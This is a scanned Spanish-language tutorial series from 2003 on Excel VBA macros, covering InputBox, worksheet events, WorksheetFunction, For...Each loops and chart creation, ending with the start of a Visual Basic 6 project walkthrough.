
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como coger datos del usuario por medio del empleo de la ventana denominada InputBox.
Fecha: [07/04/03]

Para la realización de este ejemplo coloca en la hoja de cálculo un botón llamado cmdVerInput. Al pulsar este botón vamos a mostrar un dialogo para que el usuario escriba algo. El texto que escriba el usuario va a ser escrito en un rango determinado. Escribe el siguiente código en su evento Click:

```
Private Sub cmdVerInput_Click()
Dim cadena As String
cadena = InputBox("Introduce el texto que quieres que aparezca", _
    "Insertar...")
If Len(Trim(cadena)) = 0 Then
    MsgBox "Escriba algo ...", vbExclamation, "¡Eh!"
    Exit Sub
End If
Worksheets(1).Range("A1:a7").Value = cadena
End Sub
```

Como puedes ver, hemos declarado una cadena de texto a la cual le hemos asignado el valor del InputBox. Las propiedades que hemos puesto al InputBox son el texto que va a aparecer y el título del formulario que mostramos. Luego se pone una pequeña condición que más que útil es pedagógica. Tomamos el valor de la cadena y en primer lugar lugar hacemos un Trim que significa que le quitamos los espacios que tiene la cadena a la izquierda y a la derecha, posteriormente medimos su longitud de forma que si no es un blanco o blancos dará diferente a 0. Lo poco útil de este condicionante es que cuando se da a cancelar también muestra el mensaje. Gráficamente el programa hace lo siguiente:

En el mejor de los casos:




En el peor de los casos:

Ahora vamos a hacer otra función en otro botón denominado cmdMultPorNumero en la cual vamos a mostrar un InputBox que permita multiplicar una fila seleccionada por un número y escribir en la misma celda su valor. El código del botón sería:

```
Private Sub cmdMultPorNumero_CLick()
Dim contador As Integer
Dim numero As Double
Dim rg As Range
On Error GoTo Etiqueta
'Cogemos el valor de la caja
numero = CDbl(InputBox("Introduzca el número por el que quiere multiplicar", _
    "Multiplicación"))
'Establecemos la selección
Set rg = Selection
'Recorremos las celdas de la selección
For contador = 1 To rg.Cells.Count
    With rg.Cells(contador)
        .Value = numero * .Value
    End With
Next
Exit Sub
'Subrutina de error
Etiqueta:
If Err.Number = 13 Then '(No coinciden los tipos)
    MsgBox "Error en los datos de entrada", vbCritical
End If
End Sub
```

Veamos varias cosas acerca del código que tenemos. En primer lugar vamos a utilizar un tratamiento de errores. Mediante On Error Goto Etiqueta, le decimos al programita que si hay un error, que no de el petardazo y que se vaya a nuestra subrutina de error. En ella, lo lógico es utilizar el Objeto Err del cual consultamos el Número de error. ¿Por qué?, pues porque si el usuario desaprensivo se le ocurre meter una letra nos tira todo nuestro esfuerzo a la basura. El error que miramos es el 13 que es el de No coinciden los Tipos que sucederá al convertir a tipo Double (mediante CDbl) lo que devuelva el InputBox. Luego ya hacemos lo de siempre, recorremos la selección del usuario y cambiamos el valor que tenga por el del producto. Gráficamente sería:



Volver al menú del curso

Total de visitas:
205540


Eventos de la hoja de cálculo

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a ver como manejar algunos de los eventos que tiene la hoja de cálculo.
Fecha: [10/04/03]

El primer evento que vamos a ver es que se activa cuando hacemos una selección en la hoja de cálculo, **SelectionChange**. Copia el siguiente código en el editor de VB:

```
Private Sub Worksheet_SelectionChange(ByVal Target As Range)
Dim celdas As String
Dim contador As Integer
If Target.Cells.Count = 1 And Target.Cells(1).Value = "" Then Exit Sub
For contador = 1 To Target.Cells.Count
    If contador = 1 Then
        celdas = Target.Cells(contador).Value
    Else
        celdas = celdas & ", " & Target.Cells(contador).Value
    End If
Next
MsgBox "El contenido de la selección es:" & vbCrLf & _
    celdas
End Sub
```


En este código podemos ver varias cosas, la primera es ¿cuándo se ejecuta? y la respuesta es en el momento en el que hacemos una selección en la hoja de cálculo. Además, podemos ver que cuando se ejecuta se nos da la oportunidad de utilizar el rango ya que es un parámetro de este procedimiento. Si te fijas un poco, puedes ver que hemos blindado un poco la entrada de datos ya que si pusieramos un código en este evento sin protección estaría ejecutándose en cualquier cambio de posición de la celda activa, por tanto nos saldremos del procedimiento si hay una sola celda seleccionada y está vacía. Luego como ya te será familiar escribimos los valores de las celdas. Lo que ocurre es:




El siguiente evento que vamos a ver es el **Activate** que se ejecuta cuando nos vamos del libro1, por ejemplo, y después de un rato volvemos, es decir, quitamos el foco a la hoja y cuando lo vuelve a retomar entonces salta el evento.

```
Private Sub Worksheet_Activate()
MsgBox "Hemos pasado a la Hoja1"
End Sub
```

Aunque sea obvio, todo el código que estamos poniendo lo tienes que escribir en la Hoja1, pulsando dos veces a la hoja del árbol de dicha Hoja:



Selecciona el objeto Worksheet y ya te funcionarán todos los códigos que estoy poniendo:



Veamos el evento **BeforeDoubleClick** el cual se produce cuando hacemos doble click en nuestra Hoja, el siguiente código en dicho evento muestra el valor de la celda sobre la que hacemos doble pulsación.

```
Private Sub Worksheet_BeforeDoubleClick(ByVal Target As Range, Cancel As Boolean)
MsgBox Target.Cells.Value
End Sub
```

El evento **BeforeRightClick** se ejecuta cuando pulsamos al botón derecho del ratón. Tiene una peculiaridad, ¿adivinas cuál?, pues que por ejemplo cuando ejecutamos el código que viene más abajo, se mostrará el mensajito que ponemos pero también salta el menu de Excel, por lo cual ojo al utilizarlo:

```
Private Sub Worksheet_BeforeRightClick(ByVal Target As Range, Cancel As Boolean)
MsgBox "Hemos pulsado al botón derecho del ratón!"
End Sub
```

El siguiente evento que vamos a ver es el **Calculate** que se ejecutará como su nombre indica cuando se realiza un cálculo. Haz lo siguiente, en primer lugar escribe el siguiente código en la hoja:


```
Private Sub Worksheet_Calculate()
MsgBox "Ya terminó el cálculo!!"
End Sub
```

Si ahora escribes algo en tu Hoja1 no sucederá nada, y si seleccionas un rango el doble, nada de nada, pero si escribes en una celda "=2*3", que son 6 :-), al dar a Enter, saltará el mesaje indicándonos que se ha terminado de calcular.

Otro evento que se produce en la hoja es **Change** que se produce cuando se cambia un valor de una celda, este tiene muchas utilidades de formateo y de tratamiento de la información, a título de ejemplo vamos a ver lo que sucede cuando el usuario escribe algo en una celda al ejecutarse el siguiente código:

```
Private Sub Worksheet_Change(ByVal Target As Range)
Dim texto As String
texto = Target.Value
MsgBox "Has escrito: " & texto
End Sub
```

Al escribir algo en una celda y pulsar Enter ocurrirá lo siguiente:



El penúltimo evento que vamos a tratar es el **DeActivate** que se produce al perder el foco la página activa. Si copias el siguiente código

y pulsas a la Hoja2, verás que se te muestra un mensaje:

```
Private Sub Worksheet_Deactivate()
MsgBox "Adios!!"
End Sub
```

El último evento se produce al ejecutarse un hipervínculo, el siguiente código va a mostrar la ruta del fichero que llamamos:

```
Private Sub Worksheet_FollowHyperlink(ByVal Target As Hyperlink)
MsgBox "La ruta del fichero es: " & Target.Address
End Sub
```

Y estos son los eventos que tiene una hoja de cálculo, yo te los he mostrado con ejemplos sencillos, imagina todo lo que se puede hacer controlando los eventos, y la funcionalidad que podemos tener además del control sobre las acciones del usuario.

Volver al menú del curso

Total de visitas:

Funciones de Excel

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a ver como podemos usar las funciones propias de Excel para realizar operaciones en nuestras Macros.
Fecha: [17/04/03]

Microsoft Excel tiene una serie de funciones de cálculo que nos pueden facilitar mucho nuestro trabajo. En este ejemplo vamos a calcular el factorial de una celdta mediante la función de Excel Fact. Para realizar esta Macro vamos a utilizar el evento SeleccionChange de la Hoja1

```
Private Sub Worksheet_SelectionChange(ByVal Target As Range)
Dim factorial As Double
'Si se hace una selección de varias celdas no se ejecuta
If Target.Cells.Count > 1 Then Exit Sub
'Si la celda está vacía no se ejecuta
If Len(Trim(Target.Value)) = 0 Then Exit Sub
On Error GoTo etiqueta
factorial = Application.WorksheetFunction.Fact(Target.Value)
Target.Offset(, 1).Value = factorial
Exit Sub
etiqueta:
    MsgBox "No se puede hacer el factorial de ese número"
End Sub
```

De este código las novedades son en primer lugar como se llama a una función de Excel y en segundo lugar como se puede indicar una celda con referencia a la que estamos tratando. Lo primer se hace mediante la propiedad de la aplicación WorksheetFunction que es una colección que contiene todas las funciones de Excel. Todo esto parece muy bonito pero hay un pequeño aspecto, *no se puede llamar a una función de Excel que pueda realizarse con VBA*. La otra cosa importante es Offset que hace referencia a las filas o columnas que queremos desplazar el cursor en relación a

nuestra celda activa. En este ejemplo hemos desplazado una columna el resultado en relación a la celda en la que se pincha para realizar la operación.

Volver al menú del curso

Total de visitas:
205540

Estructura For...Each

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a repasar esta estructura de VBA para recorrer colecciones de elementos.
Fecha: [18/04/03]

Como ya hemos comentado en otros artículos de VBA la estructura de las hojas de cálculo de Excel son una colección de objetos con una jerarquía. En primer lugar está la aplicación, en segundo los libros, las celdas.... Cuando queremos recorrer una colección de objetos podemos utilizar la estructura ya utilizada en artículos anteriores For ... Next, mediante el uso de la propiedad Count que nos va a indicar cuantos elementos tenemos en nuestra colección. Pero existe una forma más comoda que es mediante la estructura For ... Each que nos permite recorrer los objetos de una colección, veamos un ejemplo y para comentar mejor las cosas. Vamos a poner un botón llamado CerrarVentanas en una hoja de cálculo que cuando se pulse cierre todos los demás libros abiertos:

```
Private Sub CerrarVentanas_Click()
Dim Libro As Workbook
For Each Libro In Workbooks
    If Libro.Name <> ActiveWorkbook.Name Then Libro.Close
Next
End Sub
```

Como vemos este código se ejecuta cuando se pulsa al botón CerrarVentanas. Vemos la primera peculiaridad de este código que es que voy a recorrer la colección de libros abiertos (Workbooks), y como estos contienen libros, entonces declaro en primer lugar un libro. Entonces ahora en lenguaje mundano pondremos: *"para todos los libros, como el que he declarado, en la colección de libros, haz..."* Por

tanto, si pulsamos al botón, se cerrarán todos los libros que tengamos abiertos. Haz la prueba, abre un montón de libros pulsando a Nuevo en el menu Archivo de Excel, pulsa al botón y ya verás... Veamos otro ejemplo en el que vamos a cerrar todas las ventanas abiertas, preguntando al usuario si quiere cerrarlas o no:

```
Private Sub CerrarVentanas_Click()
Dim ventana As Window
Dim contador As Integer
Dim RESPUESTA As VbMsgBoxResult
For Each ventana In Windows
    If ventana.Index <> 1 Then
        contador = contador + 1
    End If
Next
RESPUESTA = MsgBox("Hay " & contador & " ventanas abiertas, " & _
    "¿Quiere cerrarlas?", vbQuestion + vbOKCancel)
If RESPUESTA = vbOK Then
    For Each ventana In Windows
        If ventana.Index <> 1 Then
            ventana.Close
        End If
    Next
End If
End Sub
```

En este código lo primero que hacemos es declarar una Window, un contador y una respuesta de caja de texto. En primer lugar recorremos las ventanas para ver cuantas hay. Como puedes ver esto es verdaderamente una chorrada ya que con la propiedad Window.Count se nos daría el número, pero estamos en un artículo de For ... Each. En fin, sigamos, ahora le mostramos al usuario un mensaje con el número de ventanas abiertas y le preguntamos si quiere cerrarlas. Si pulsa a Aceptar, vbOK, recorreremos la colección de ventanas y cerraremos todas menos en la que estamos que es la de índice 1.


Volver al menú del curso

Total de visitas:

Hacer un gráfico (1)

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a ver como es posible escribir el código para realizar un gráfico en EXCEL.
Fecha: [18/06/03]


En este artículo vamos a tratar de construir nuestro primer gráfico. Para ello vamos a escribir los siguientes valores en las celdas (¡Ojo, yo tengo '.' como separador decimal!) y vamos a poner un botón:



Una vez hecho esto, vamos a escribir el siguiente código en el evento Click del botón:

```
Private Sub CommandButton1_Click()
    'Seleccionamos el rango de celdas que queremos
    'que tenga nuestro gráfico.
    Range("A5:B9").Select
    'Añadimos un gráfico:
    Charts.Add
    'Ponemos algunas propiedades
    With ActiveChart
        'Tipo de gráfico
        .ChartType = xlColumnClustered
                  'Titulo del gráfico
        .HasTitle = True
        .ChartTitle.Characters.Text = "Mi gráfico"
        'Titulo del eje X
        .Axes(xlCategory, xlPrimary).HasTitle = True
        .Axes(xlCategory, xlPrimary).AxisTitle.Characters.Text = "Eje X"
        'Titulo del Eje Y
        .Axes(xlValue, xlPrimary).HasTitle = True
        .Axes(xlValue, xlPrimary).AxisTitle.Characters.Text = "Eje Y"
        'Ubicación del gráfico
        .Location xlLocationAutomatic, "Hoja1"
    End With
End Sub
```

El código hace lo siguiente: en primer lugar, vamos a seleccionar el rango en el que están las dos series de datos, que serían las dos columnas, en segundo lugar le decimos que nos ponga un tipo de gráfico de columnas. Una vez hecho esto, vamos a ir poniendo los títulos del gráfico y de los ejes. Finalmente, se situa el gráfico en su nueva ubicación que va a ser en este caso la Hoja1, en el caso de no poner esto, lo que va a suceder es que se va a añadir una nueva hoja dentro de nuestro libro que va a contener el gráfico. Una vez que pulsemos al botón vamos a obtener lo siguiente:



Volver al menú del curso

Total de visitas:
205540


¿Cómo empezar un proyecto?

Los pasos para empezar un nuevo proyecto son los siguientes:

1. Se ejecuta el compilador Visual Basic 6.0.

2. Se selecciona un proyecto EXE estándar.

3. Una vez seleccionado aparecerá la siguiente pantalla:



Esta va a ser el entorno de programación en el que vamos a trabajar. No voy a entrar en este momento a ir detallando cada una de las opciones que nos permite el compilador, sin embargo vamos a describir brevemente las tres partes principales. En la parte superior está la barra de navegación que es semejante a cualquiera de windows. En esta se permite guardar, editar, ... Según se avance en el curso se irán describiendo las opciones más importantes.

En la parte izquierda aparece la barra de herramientas donde aparecen los diferentes controles que vamos a ir utilizando para realizar nuestros programas.

